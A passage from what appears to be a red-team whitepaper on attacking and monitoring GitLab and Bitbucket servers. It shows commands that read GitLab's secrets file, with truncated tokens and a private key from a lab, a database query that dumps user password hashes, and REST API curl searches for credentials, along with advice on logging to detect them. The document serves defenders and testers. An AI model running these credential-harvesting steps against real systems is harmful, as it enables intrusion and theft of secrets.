#   # 'path_style' => false # Use 'host/bucket_name/object' instead of 'bucket_name.ho
# }

### Git LFS
# gitlab_rails['lfs_enabled'] = true
--
#   'aws_access_key_id' => 'AWS_ACCESS_KEY_ID',
```

Reading GitLab configuration file searching for AWS keys


The GitLab secrets json file (`/etc/gitlab/gitlab-secrets.json`) also may contain credentials of interest to an attacker.



```
gitlab@gitlab-server:~$ sudo cat /etc/gitlab/gitlab-secre
{
  "gitlab_workhorse": {
    "secret_token": "s770YToZhNip3GE5K4NbA3BnrOr+MUtQFsK
  },
  "gitlab_shell": {
    "secret_token": "e8d42b6fa6a3dfafea8fb3b09afa1c9bf27
  },
  "gitlab_rails": {
    "secret_key_base": "7d2c886d5ab6e5ac1d2e63ca03cad778
    "db_key_base": "079e1cb655a50b3ccd9a075445318ac1c4b0
    "otp_key_base": "408ec0ea50396eab797f51f93624507f5e0
    "encrypted_settings_key_base": "b56f6efa0f6faa2dcb29
    "openid_connect_signing_key": "-----BEGIN RSA PRIVAT
nH/RI6iyFKlUD9ZlAIhH7YJup7ZYH7sgM4hm6V9ceWz1ijbFRBMNPKKO
s9DEpHUCl8ypuulRgPDYtvrnWjxtl7iC4w1oA+Z5L2bJ1M\nVnaI7TNx
```

Reading GitLab secrets file


By default, GitLab Enterprise uses a Postgresql database to store information. This can be connected to locally as shown below.



```
gitlab@gitlab-server:~$ sudo gitlab-rails dbconsole --database main
psql (12.7)
Type "help" for help.

gitlabhq_production=> \l
                                      List of databases
        Name         |    Owner    | Encoding |   Collate   |    Ctype    |        Access privileges
---------------------+-------------+----------+-------------+-------------+---------------------------------
 gitlabhq_production | gitlab      | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 postgres            | gitlab-psql | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 template0           | gitlab-psql | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/"gitlab-psql"               +
                     |             |          |             |             | "gitlab-psql"=CTc/"gitlab-psql"
 template1           | gitlab-psql | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/"gitlab-psql"               +
                     |             |          |             |             | "gitlab-psql"=CTc/"gitlab-psql"
(4 rows)

gitlabhq_production=>
```

Accessing Postgresql database

One type of information that can be obtained from this database is user information, as shown below.



```
gitlabhq_production=> select id,username,encrypted_password,admin,state,otp_required_for_login,otp_backup_codes from users;
 id |  username   |                      encrypted_password                      | admin | state  | otp_required_for_login | otp_backup_codes
----+-------------+--------------------------------------------------------------+-------+--------+------------------------+------------------
  3 | rweasley    | $2a$10$7zCL9VNMzuWnGnA7BIsT4u68A8enr0FEM4pxvYESooCIcgrQkRD/O | f     | active | f                      |
  1 | root        | $2a$10$xNk4uLy4oy3YE66EkJqzreUqCaV/udoNyhv6xLC6QzxK8TrdWOQaG | t     | active | f                      |
  6 | ssnape      | $2a$10$8ZSV08sItd.lQ1uiUGJJyuWpOKzeXhdmo8lDf8JE2OmX5tQ9DnA5e | f     | active | f                      |
  2 | hpotter     | $2a$10$HrY1lsI3u6v/sYBbBRhtc.Zq81LcNg/8cEmcrDgf/lNT4D/fFNtsa | f     | active | f                      |
  5 | adumbledore | $2a$10$BdEKz1CBfC2BTjYfPj1HPuDt.gU08PF6cPNn0fuL00iusfLGtO2Ge | t     | active | f                      |
  4 | hgranger    | $2a$10$7Nr1zqIOZFVc287d.VwkSurBYihT/5g.1PMb1Hv4HgFPKCdhT5Xim | f     | active | f                      |
(6 rows)
```

Listing user information in Postgresql database

Bitbucket

Bitbucket is the last SCM system that will be detailed in this whitepaper. In this section, there will be an overview of common terminology, the access model and API capabilities of Bitbucket. Additionally, attack scenarios against Bitbucket will be shown, along with how these attacks can be detected in system logs. In this case, Bitbucket Server[47] will be specifically detailed.

BACKGROUND

Terminology

A list of key terms related to Bitbucket can be found here[48]. One thing to note about Bitbucket is that a project is meant to be a container for one-to-many repositories.

Access Model

Access Levels


There are four levels of permissions in Bitbucket, which include global, project, repository, and branch permissions. A table listing an explanation of the permissions is shown below from the Bitbucket documentation[49]. One thing to note is that all permissions can either be set at the user or group level. Before a user can login to Bitbucket, they must at least have been added permissions in the global access permissions.

Permission Name	Description
Global	Who can login to Bitbucket, who is system admin, admin, etc.
Project	Read, write, and admin permissions at the project (groups of repositories) level.
Repository	Read, write, and admin permissions on a per repository basis.
Branch	Write (push) access on a per branch basis.

[47] https://www.atlassian.com/software/bitbucket/enterprise
[48] https://bitbucket.org/product/guides/getting-started/overview#key-terms-to-know
[49] https://confluence.atlassian.com/bitbucketserverkb/4-levels-of-bitbucket-server-permissions-779171636.html

Table of Bitbucket permission types


The below table explains the different roles that can be assigned via the global permissions.



	Login / Browse	Create projects	Manage users / groups	Manage global permissions	Edit application settings	Edit server config
Bitbucket User	✓	✗	✗	✗	✗	✗
Project Creator	✓	✓	✗	✗	✗	✗
Admin	✓	✓	✓	✓	✓	✗
System Admin	✓	✓	✓	✓	✓	✓

Bitbucket global access permissions[50]

The below table explains the different roles that can be assigned via the project permissions.




	Browse	Clone / Pull	Create, browse, comment on pull request	Merge pull request	Push	Create repositories	Edit settings / permissions
Project Admin	✓	✓	✓	✓	✓	✓	✓
Write	✓	✓	✓	✓	✓	✗	✗
Read	✓	✓	✓	✗	✗	✗	✗

Bitbucket project permissions[51]

[50] https://confluence.atlassian.com/bitbucketserver/global-permissions-776640369.html
[51] https://confluence.atlassian.com/bitbucketserver/using-project-permissions-776639801.html

The below table explains the different roles that can be assigned via the repository permissions.



	Browse	Clone, fork, pull	Create, browse or comment on a pull request	Merge a pull request	Push	Delete a pull request, edit settings and permissions
Admin	✓	✓	✓	✓	✓	✓
Write	✓	✓	✓	✓	✓	✗
Read	✓	✓	✓	✗	✗	✗

Bitbucket repository permissions[52]

The below table explains the branch permissions that can be assigned[53].

Name	Description
Prevent all changes	Prevents pushes to the specified branch(es) and restricts creating new branches that match the branch(es) or pattern.
Prevent deletion	Prevents branch and tag deletion.
Prevent rewriting history	Prevents history rewrites on the specified branch(es) - for example by a force push or rebase.
Prevent changes without a pull request	Prevents pushing changes directly to the specified branch(es); changes are allowed only with a pull request.


Bitbucket branch permissions

Access Token Scopes

Access tokens in Bitbucket are restricted to just use with projects and repositories. This is a different model than some other SCM systems like GitHub Enterprise and GitLab

[52] https://confluence.atlassian.com/bitbucketserver/using-repository-permissions-776639771.html
[53] https://confluence.atlassian.com/bitbucketserver/using-branch-permissions-776639807.html

Enterprise. The below table explains the different scopes that can be assigned to an access token.



	Project read	Project write	Project admin
Repository read	✓ Pull and clone repositories	✗ Combination not possible	✗ Combination not possible
Repository write	✓ Perform pull request actions ✓ Push, pull, and clone repositories	✓ Perform pull request actions ✓ Push, pull, and clone repositories	✗ Combination not possible
Repository admin	✓ Perform pull request actions ✓ Update repository settings and permissions ✓ Push, pull, and clone repositories	✓ Perform pull request actions ✓ Update repository settings and permissions ✓ Push, pull, and clone repositories	✓ Perform pull request actions ✓ Update repository settings and permissions ✓ Update project settings and permissions ✓ Push, pull, clone, and fork repositories ✓ Create repositories

Bitbucket API scopes[54]

API Capabilities

The Bitbucket REST API enables a user to perform several actions such as interacting with projects, repositories, access tokens, SSH keys and more. Full documentation on the REST API is available at this resource[55].

[54] https://confluence.atlassian.com/bitbucketserver/http-access-tokens-939515499.html
[55] https://developer.atlassian.com/server/bitbucket/reference/rest-api/

ATTACK SCENARIOS

The below scenarios are notable for an attacker to attempt against Bitbucket and have been useful as a part of X-Force Red's Adversary Simulation engagements. This is not an exhaustive list of every single attack path available to execute on Bitbucket. The below table summarizes the attack scenarios that will be described.

Attack Scenario	Sub-Scenario	Admin Required?
Reconnaissance	-Repository -File -Code	No
Promoting User to Admin Role	N/A	Yes
Maintain Persistent Access	-Personal Access Token -SSH Key	No
Modifying CI/CD Pipeline	N/A	No – Write Access to Repo


Table of Bitbucket Attack Scenarios

Reconnaissance

The first step an attacker will take once access has been gained to a Bitbucket instance, is to start performing reconnaissance. Reconnaissance that could be of value to an attacker includes searching for repositories, files, and code of interest.

Repository Reconnaissance

An attacker may be looking for repositories that deal with a particular application or system. In this case, we are searching for "cred" to look for repositories with that search term in the name.




Searching for repository via web interface

Project searches can be accomplished also via the Repos REST API[56] as shown with the below example curl command.

```
curl -i -s -k -X $'GET' -H $'Content-Type: application/json' -H
$'Authorization: Bearer accessToken'
$'https://bitbucketHost/rest/api/1.0/repos?name=searchTerm'
```

File Reconnaissance

There also may be certain files of interest to an attacker based on file name. For example, maybe a file with “decrypt” in it. In this example, we are searching for any files with “jenkinsfile” in the name.



Found matches in **2** files

Admin-Stuff / Cred-Decryption — subDir / **Jenkinsfile**

Harry Potter / Harry-Personal-Repo — **Jenkinsfile**

2 of 2 results

Searching for file via web interface


Another option for an attacker to search for a file is via the Search REST API as shown with the below example curl command.

```
curl -i -s -k -X $'POST' -H $'Content-Type: application/json' -H
$'Authorization: Bearer accessToken' --data-binary
$'{\"query\":\"searchTerm\",\"entities\":{\"code\":{}},\"limits\":{\"p
rimary\":100,\"secondary\":100}}'
$'https://bitbucketHost/rest/search/latest/search'
```

Code Reconnaissance

Another area of interest for an attacker is searching for secrets within code, such as passwords or API keys. In this example, we are searching for “API_KEY”.

[56] https://docs.atlassian.com/bitbucket-server/rest/7.20.0/bitbucket-rest.html#idp450


Bitbucket
Your work
Projects
Repositories
Search for code, commits or repositories...
api_key
Found matches in 1 file
Admin-Stuff / Cred-Decryption — credDecrypt.sh
1 result

```
API_KEY=ABC123
```


Searching for code via web interface

An attacker can also search for a project via the Search REST API as shown with the below example curl command.

```
curl -i -s -k -X $'POST' -H $'Content-Type: application/json' -H
$'Authorization: Bearer apiToken' --data-binary
$'{\"query\":\"searchTerm\",\"entities\":{\"code\":{}},\"limits\":{\"p
rimary\":100,\"secondary\":100}}'
$'https://bitbucketHost/rest/search/latest/search'
```

Logging of Reconnaissance

In order to log the search query that is being performed, the logging level needs to be increased as shown in the below screenshot by enabling debug logging. This will add significantly more logging and usage of disk space on the Bitbucket server, so this logging change will depend on the organization. This is in the system administration menu within “Logging and Profiling”.




Logging and Profiling

- [✓] Enable debug logging
  Turn on to log low-level details to atlassian-bitbucket.log. This can help identify problems in Bitbucket.
- [ ] Enable profiling
  Turn on to log detailed trace information to atlassian-bitbucket-profiler.log. This can help analyze performance issues.

Increasing logging level to cover search terms being used

You will see that the detailed search request is now in the Bitbucket log (`/var/log/atlassian/application-data/bitbucket/log/atlassian-bitbucket.log`)

```
cat /var/atlassian/application-data/bitbucket/log/atlassian-bitbucket.log | grep -i post | grep -i search | grep -i query
```




```
bitbucket@bitbucket-server:~$ cat /var/atlassian/application-data/bitbucket/log/atlassian
-bitbucket.log | grep -i post | grep -i search | grep -i query
2022-01-31 14:03:00,327 DEBUG [http-nio-7990-exec-10] bitbucket-admin @1GXX8USx842x109x0
1vf2s75 192.168.1.54 "POST /rest/search/latest/search HTTP/1.1" c.a.b.i.s.s.DefaultSearch
Service [2] Search query: {
